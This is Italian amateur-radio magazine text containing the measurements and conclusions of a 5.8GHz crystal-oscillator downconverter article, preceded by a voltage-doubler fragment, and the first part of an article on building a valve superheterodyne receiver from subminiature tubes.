Si tratta di un tipo di raddrizzatore che è realizzato in modo da caricare uno o più condensatori con mezzo ciclo della tensione alternata applicatagli, collegando questi condensatori in serie con la linea o con altri condensatori caricati con la semionda rimanente. Vengono comunemente usati i circuiti duplicatori o triplicatori di tensione; in figura è riprodotto una classica versione di duplicatore ad onda intera.



**Per i tuoi commenti
e le tue richieste
usa il FORUM su**

www.edizionicec.it

Downconverter con oscillatore a quarzo per la banda dei 5,8GHz

Lo sviluppo di questo convertitore è dedicato agli OM interessati alle comunicazioni ATV o alle moderne tecnologie wideband con modulazione di frequenza e di fase nella banda dei 5.8GHz. La buona stabilità in frequenza, la bassa cifra di rumore ed il basso rumore di fase sono le caratteristiche salienti di questo convertitore

4ª e ultima parte

Misure e prestazioni


Una misura interessante verte l'analisi spettrale del segnale generato dall'oscillatore a quarzo a 180MHz, presente all'uscita del circuito *idler*. Lo spettro dei segnali in questo punto è riportato in Fig. 23. Per questa misura il circuito *idler* è terminato con carico resistivo di 50ohm, scollegando il primo filtro di selezione della 12ª armonica a 2160MHz (F2). In figura osserviamo che le diverse armoniche hanno un'ampiezza con scarti contenuti sino alla dodicesima e valore decrescente per quelle d'ordine superiore. E' stato verificato che le righe a frequenza più alta ed ampiezza minima di -15...18dBm dipendono sia dalla frequenza di funzionamento dell'Oscillatore, sia dalle caratteristiche del transistor. Con l'AT42035 ed oscillatore in quindicesima overtone a 300MHz le righe più alte sono a 2,7GHz e 3GHz (nona e decima armonica).

Il risultato della selezione ed amplificazione dell'armonica desiderata a 2160MHz lo vediamo in Fig. 24. Il livello d'uscita è 0dBm e la soppressione di tutte le righe indesiderate, incluse quelle adiacenti, è prossima a

70dB. La misura in questo caso è fatta scollegando l'anello ibrido e con l'uscita di F3, connessa all'analizzatore con un attenuatore di 3dB per contenere le riflessioni lungo il cavo d'interconnessione. L'analisi spettrale a banda stretta del segnale a

2160MHz è riportata in Fig. 25 con l'indicazione del rumore di fase alla distanza di 1kHz dalla portante (-100dBc/Hz). **Il livello indicato non è il rumore di fase dell'oscillatore ma quello dello strumento di misura (HP8563E).** Il rumore dell'oscil-

Fig. 23 - Spettro del segnale all'ingresso del filtro di selezione F2







Fig. 24 - I segnali all'uscita del filtro F3. La soppressione delle armoniche indesiderate, incluse quelle adiacenti al segnale utile @2160 MHz, è prossima a 70 dB.

latore è molto più basso, non valutabile per mancanza di strumenti adatti a questa frequenza.

Medesima considerazione per la misura con offset di 10kHz. In questo caso il risultato è -121 dBc/

Fig. 25 - Segnale all'uscita del filtro F3 visualizzato con HP8563E (10dB/div.; 500 Hz/div.)



Hz ed il valore è coincidente con il rumore dello strumento, misurato con il segnale di calibrazione interno a 300MHz. In proposito v'è da osservare che negli oscillatori controllati a quarzo, il rumore di fase è inversamente proporzionale al fattore di merito Q del risonatore elevato alla quarta potenza: difficile superarli, anche per circuiti molto semplici, come nel nostro caso!

La risposta in frequenza del filtro di Media Frequenza **F4** è illustrata in Fig. 26. La misura è fatta su impedenza nominale di 50Ω, alimentando solo l'amplificatore **U2** (SGA-4586), con generatore collegato alla giunzione dei quattro diodi Schottky ed uscita al connettore SMA. La banda passante @-3dB ha valore tipico di 200 MHz con una modesta modulazione (circa 1dB) molto probabilmente dovuta al condensatore d'accoppiamento **C19** di valore leggermente superiore al valore teorico (0.82pF vs. 0,7pF) ed a minore perdita dei risonatori ceramici rispetto i dati impostati nel calcolo.

La curva di risposta complessiva del convertitore – dall'ingresso @5,8GHz all'uscita @1,5GHz – è riportata in Fig. 27. In questa misura, l'ingresso RF del convertitore è connesso ad una sorgente di rumore bianco (ENR=15dB) e l'uscita all'analizzatore (Avantek R3361B). Osserviamo che – in questo esemplare – la banda passante vale 159MHz. La banda passante totale, ovviamente, è più stretta di quella della sola Media Frequenza, ma più larga del segmento dedicato al traffico radiantistico. Pertanto si potrebbe pensare di potere stringere almeno il filtro IF, per tagliare segnali indesiderati (anche questa banda è candidata ad un largo impiego per applicazioni ISM). Non dimentichiamo tuttavia che trattasi di un progetto **NO-TUNE** e – a parte il *Gigatrim* dell'oscillatore locale – non sono inclusi elementi sintonizzabili: in altre parole ciò sarebbe praticabile solo restringendo le tolleranze dei condensatori con selezione, non essendovi prodotti commerciali con tolleranze più strette di





Fig. 26 - Curva di risposta del filtro IF a 1,5 GHz (5 dB/div.; 100 MHz/div.)

27 - Curva di risposta complessiva del convertitore.



quelle indicate in Tab1. I tre segnali visibili in Fig.27 sono le armoniche dell'oscillatore a quarzo @180MHz, con frequenze 5580MHz, 5760MHz, 5940MHz ed ampiezza equivalente all'ingresso del convertitore di -90...-100dBm, ovvero i livelli in

uscita illustrati in Fig.27 diminuiti del guadagno del convertitore (30dB). Sono segnali d'ampiezza limitata, spazati non meno di 20MHz dagli estremi della banda utile del convertitore, i.e. 5780...5920MHz.

Come immaginabile, il segnale

più intenso all'uscita IF è quello dell'Oscillatore locale @2160 MHz che pilota il mixer subarmonico: -30...-35dBm. Questo valore - in prima approssimazione - è la risultante della seguente somma algebrica dell'attenuazione e guadagno espressi in decibel:

**Livello O.L. -
Bilanciamento Mixer -
Attenuazione filtro IF +
Guadagno amplificatore IF
(U2)**

$$0\text{dBm} + (-20) + (-35) + (+20) = -35\text{dBm}$$

Anche in questo caso la riduzione del residuo O.L. al connettore d'uscita IF è praticabile aumentando l'attenuazione del filtro IF alla frequenza di 2160MHz: ciò possibile con un filtro a maggior numero di risonatori e/o stringendo la banda passante, con i limiti di precisione su indicati. Le caratteristiche principali del convertitore misurate sui primi cinque esemplari costruiti sono riportate Tab2. La cifra di rumore (NF) è relativamente costante in un intervallo di circa 100MHz: ciò perché la banda passante degli stadi RF è molto più estesa così come la larghezza di banda del filtro d'uscita a 1,5GHz (Fig.28). La corrente assorbita è essenzialmente indipendente dalla tensione d'alimentazione.

Tab. 2 - Caratteristiche a 5,8GHz

Parametro	Valore			
	MIN	TIPICO	MAX	
Guadagno di conversione	31	33	35	dB
Cifra di rumore	1	1.1	1.3	dB
Banda passante @-3dB		140		MHz
Reiezione immagine		60		dB
Rumore di fase O.L. @ Δf=10kHz		<<121		dBc/Hz
Residuo O.L. 2160 MHz		-40		dBm
Tensione d'alimentazione	12		18	V
Corrente d'alimentazione @ 13.8V		130		mA




Fig. 28 - Guadagno e cifra di rumore

mentazione. Nella costruzione dei cinque esemplari non sono emersi elementi di criticità ma solo alcune differenze riconducibili alle tolleranze dei componenti e materiali. Una sensibilità, relativa al guadagno di conversione è dipendente – entro qualche decibel – dalla precisione dell'anello ibrido e quindi, indirettamente, dalle tolleranze del laminato e del processo di fabbricazione del circuito stampato. Un'ottimizzazione del guadagno può essere ricercata con la disposizione di un piccolo rettangolo di allumina non metallizzata lungo il meandro della *microstrip*. Il miglioramento interessa solo il guadagno di conversione, senza impatto significativo per la cifra di rumore.

Per le fasi di sviluppo e le misure del convertitore sono stati utilizzati gli strumenti: *Spectrum Analyzer* Avantek R3361B, *Spectrum Analyzer* HP 8563E, *Signal Generator* Rohde & Schwarz. SME03, *Noise Figure Meter* HP8970A, Sorgenti ENRHP646A/



B/C, *Digitales Gute faktormessgeräte* Rohde & Schwarz QDM, bolometro HP435A, *Directional Coupler* (-20dB) Narda 3022, Attenuatori di precisione Narda.

Conclusioni

Il progetto descritto è il capostipite di una nuova classe di convertitori con oscillatore a quarzo, prevalentemente intesi per il traffico *wideband* nelle bande microonde. La coerenza, la stabilità ed il basso rumore di fase dell'oscillatore locale sono otte-

nuti con estrazione diretta della frequenza utile da un oscillatore con quarzo funzionante ad elevato numero di *overtone*. Questa peculiarità apre una nuova prospettiva di sviluppo, a costi contenuti, dei diversi sistemi a modulazione numerica che si profilano all'orizzonte della comunicazione globale audio-video-dati. Il risultato scaturisce anche dalla disponibilità di un ampio ventaglio di nuovi componenti, originariamente concepiti per la telefonia e applicazioni ISM e caratterizzati da prestazioni impensabili solo pochi anni or sono. La filosofia circuitale proposta è naturalmente estensibile anche in trasmissione, per la trasposizione in frequenza di segnali modulati, dallo spettro delle V/UHF alle microonde. Un'applicazione diretta immediata, già in corso d'opera, è un altro convertitore a basso rumore per la banda dei 10GHz che sarà presentato entro i prossimi sei mesi e in seguito un altro per la banda K unitamente a nuove soluzioni in *microstrip*.

Questi lavori hanno l'obiettivo primario di coinvolgere i cultori di queste bande e più in generale gli OM interessati alla sperimentazione delle nuove tecnologie con l'impegno intellettuale e l'opera delle proprie mani, qualificandosi in ciò veri radioamatori, nell'alveo della migliore tradizione di coloro che ci hanno preceduto.

Bibliografia

- 1) "Electro-mechanical transducers and wave filters" W.P. Mason D. Van Nostrand Co - Second Edition, reprinted 1958
- 2) "Downconverter per ATV in 6cm" I2SG - RadioKit 7/8/9/2006
- 3) "Oscillators design and computer simulation" W.Rhea - Second Edition - Noble Publishing - Atlanta
- 4) "Transverter lineare NO-TUNE 23cm/70cm" I2SG - RadioKit 9/10/11/2007
- 5) AVAGO Technologies: <http://www.avagotech.com>
- 6) "Compendium UHF e Microonde" Edizione 2001 - I2SG
- 7) "RYTHM-13: convertitore per i 13 cm" I2SG - RadioKit - Febbraio/Marzo 1998
- 8) "International Microwave Handbook" ARRL/RSGB



Ricevitore supereterodina a valvole

Le vere radio brillano al buio...

1ª parte

Perché un ricevitore a valvole ?

Ultimati gli impegni di lavoro per il raggiungimento dei noti limiti di età ci si ritrova con una notevole quantità di tempo libero, per cui è giunta l'occasione di fare quelle cose e quei progetti prima impensabili: e quindi anche io ho dato libero sfogo alla mia passione.

Ad un radioamatore penso che le idee non manchino e se uno, come nel mio caso, ha trascorso una vita con il saldatore in mano, ha fuso molti chili di stagno ed ha ancora la voglia di fonderne altrettanto, penso sia il caso di mettersi al lavoro!

L'importante è selezionare dalla mente una delle tante idee, trasformarla in progetto e porsi il traguardo di portarla a termine.

Ricevitore supereterodina a valvole

La costruzione del mio ultimo ricevitore a valvole risaliva ai tempi dalla Modulazione di Ampiezza: allora facevo molto uso dei moduli premontati costruiti dalla "Nota Casa", ma in seguito, le nascenti nuove tecnologie mi hanno portato a dimenticare le valvole ed i componenti ad esse connessi ed abbandonarle nelle scatole conservate in cantina.

Ma dato che il primo amore non si dimentica mai e le espe-

rienze ad esso collegate sono state notevoli, per cui... tutto è riuscito fuori proprio adesso che ho più tempo per me!

Sono pienamente convinto che i tubi elettronici sono stati abbandonati in modo assai precoce, e proprio nel periodo in cui si stava ottenendo il meglio da essi: quindi ho riaperto le famose scatole, riacceso il saldatore e... giù stagno.

Il ricevitore che mi ero deciso di realizzare doveva essere una supereterodina a singola conversione di frequenza, impiegante valvole. Inoltre doveva coprire la gamma da 1,5 MHz a 30 MHz, essere in grado di demodulare

segnali in AM, SSB e CW, ed, infine, cosa importante, dovevo usare solo materiale proveniente dalla cantina, ed escludendo la corrente e lo stagno, il suo costo doveva essere nullo.

Una bella sfida in effetti, ma a lavoro ultimato posso dire di essere riuscito nell'intento. Ora, a prototipo messo a punto, escludendo misure radioelettroniche con strumentazioni super-sofisticate, il ricevitore verrà messo a confronto con ricevitori nati negli anni Novanta e con prove di ascolto nei vari modi di funzionamento e di QRM per trarre le conclusioni del lavoro realizzato.

Fig. 1 - Il ricevitore






Fig. 2 - Condensatore variabile



Fig. 3 - Telaio: 1 trasformatore di alimentazione; 2 trasformatore di uscita; 3 valvola finale 6AK5; 4 stadio di ingresso V2; 5 stadio mescolatore V3; 6 oscillatore locale V4; 7 schermi; 8 condensatore variabile

Sceita dei componenti

Dalle scatole della cantina ho ricavato il filtro per la SSB, e le medie frequenze funzionanti a 455 kHz, un bellissimo condensatore variabile a tre sezioni da 470 pF ciascuna, e poi impedenze, condensatori vari ed altri componenti utili all'insieme.

Alla scelta delle valvole che ho utilizzato ha contribuito l'amico Fabrizio SWL.3604 che ha insistito tanto da convincermi ad impiegare delle valvole subminiatura (un vero gioiello di valvola dalle dimensioni di cm 1 x 3 con le connessioni a saldare).

Le **valvole impiegate** sono di due tipi: il pentodo 5840 ed il doppio triodo 6021; si è trattato della prima volta che ho usato questo tipo di valvola e l'esperienza è stata comunque positiva.

Ho cercato di semplificare la parte meccanica dei ricevitori di un tempo: al posto dei commutatori ho preferito impiegare dei relè del tipo miniatura e per eliminare il dispositivo meccanico di sintonia ho costruito un modulo contatore di frequenza a display dove si può leggere direttamente la frequenza di ricezione.

Il ricevitore è composto da vari moduli, realizzati singolarmente, singolarmente testati e poi collegati fra loro, per migliore fattibi-

lità ed eventuali modifiche future.

Per la realizzazione del telaio e dei pannelli ho usato della lastra di alluminio da 2 mm e per i singoli moduli dei ritagli di vetronite da circuito stampato con la ramatura su entrambe le facce.

Realizzazione meccanica

Ho curato in modo particolare la meccanica dell'insieme: il ricevitore è stato suddiviso in 5 moduli realizzati in vetronite ramata tagliata a misura e saldata; per la valvole ed i componenti ad esse collegati ho impiegato delle basette millefori fissati a loro volta sulla basetta di vetronite; tutti i componenti che devono collegarsi a massa e gli schermi sono saldati direttamente sulla vetronite.

I moduli sono fissati tramite viti da 3 mm su di un telaio di alluminio dello spessore di 2 mm, ed infine per dare solidità al tutto, i bordi del telaio sono piegati ad U. Sul telaio trova posto l'alimentatore e la valvola amplificatrice di BF. Per le connessioni elettriche tra i vari moduli ho fatto uso di connettori della serie Amphe-nol, infine sono anche di alluminio sempre dello spessore di 2 mm il pannello frontale e quello posteriore; a lavoro ultimato le misure del ricevitore sono: lar-

ghezza cm 39, altezza cm 14 e profondità cm 28 per un peso di kg 5 circa.

Schema elettrico

Le valvole impiegate sono solo di due tipi, per le amplificatrici di RF, e di IF, ho impiegato dei pentodi tipo 5840, mentre per tutti gli altri circuiti ho usato dei doppi triodi tipo 6021; quindi ho adattato lo schema ed i componenti alle loro caratteristiche di funzionamento.

L'oscillatore locale V4a funziona ad una frequenza superiore di 455 kHz rispetto al segnale ricevuto e poiché si tratta di un ricevitore a singola conversione di frequenza, per attenuare i disturbi provocati dalla frequenza immagine, ho utilizzato un circuito preselettore V1 che può essere inserito quando necessario.

La valvola V2 svolge la funzione di preamplificatrice di RF a cui segue il mescolatore V3 e poiché non avevo disponibili valvole della serie subminiatura con la funzione di mescolatore, ho impiegato il solito pentodo e la conversione dei segnali è ottenuta tramite il circuito di griglia controllo.

Il segnale generato dal triodo oscillatore V4a viene separato al fine di migliorarne la stabilità in frequenza: tramite il triodo della

sezione $V4_b$ una parte del segnale va alla mescolatrice ed una piccola quantità al frequenzimetro per la misura della frequenza di ricezione. Naturalmente il frequenzimetro è programmato per indicare il valore della frequenza ricevuta (vale a dire che tiene conto del fatto che l'oscillatore genera un segnale RF di frequenza diversa da quella ricevuta, proprio del valore di IF).

All'uscita del mescolatore è presente un primo trasformatore, tarato sul valore della media frequenza; i moduli impiegati per questi circuiti sono due: il modulo preselettore ed il modulo sintonizzatore.

Nel modulo di media frequenza, il segnale in ingresso di 455 kHz è collegato tramite un relè alla prima amplificatrice di media frequenza per la ricezione in AM oppure attraverso il filtro SSB per la ricezione in CW e banda laterale (SSB).

Il segnale di media frequenza viene amplificato tramite le valvole V5 e V6 a cui è collegato, sull'anodo il trasformatore di media a 455 kHz.

Lo stadio rivelatore è realizzato tramite una sezione della valvola V7 ed anche in questo caso, non avendo a disposizione delle valvole rivelatrici della stessa serie, ho impiegato un triodo con il catodo collegato a massa e la griglia polarizzata negativamente

fino ad ottenerne il funzionamento in classe AB1. All'uscita del triodo c'è il filtro per *pulire* BF.

Devo dire che questa soluzione va molto bene, attenua il rumore di fondo e contribuisce ad amplificare a sufficienza il segnale di bassa frequenza; il circuito si dimostra molto valido anche per la ricezione in SSB e CW.

L'altra sezione della valvola $V7_b$ serve per generare la tensione negativa del CAV (controllo automatico di volume, o AGC in inglese...) che è applicata alla griglia di V2, di V5 e di V6.

Per ottenere l'indicazione del livello ricevuto (S-meter) su di un piccolo strumento posto sul pannello frontale, ho utilizzato un altro doppio triodo: alla griglia del triodo $V8_a$ è collegata la tensione del CAV e la tensione per lo strumento si ottiene tramite un circuito a ponte.

L'altra parte (triode) della valvola $V8_b$, svolge la funzione di amplificatore di BF, e tramite un relè è possibile inserire un filtro per migliorare l'ascolto in CW: il filtro è tarato sulla frequenza di 1000 Hz.

L'oscillatore di battimento (BFO) $V9_a$ è realizzato in un modulo totalmente schermato e la sua frequenza può essere variata dall'esterno tramite un condensatore di piccola capacità per ottenere la frequenza di 453.5 kHz per la ricezione dei segnali in

LSB di kHz 456.5 per la ricezione della USB ed infine di 456 kHz per il CW. L'uscita dello stadio BFO viene applicata alla griglia di $V7_a$ per ottenerne il battimento con il segnale ricevuto ed avere in uscita della valvola il segnale di BF comprensibile.


Anche per il frequenzimetro ho impiegato materiale reperito nella cantina, ma naturalmente di fabbricazione più recente.

Il lettore di frequenza è cablatto per indicare la frequenza del VFO meno il valore della media che corrisponde quindi alla frequenza ricevuta. Al frequenzimetro giunge anche il segnale generato dal BFO e tramite un relè si può scegliere quale segnale si vuole controllare, il tutto è totalmente schermato tramite la solita vetronite.

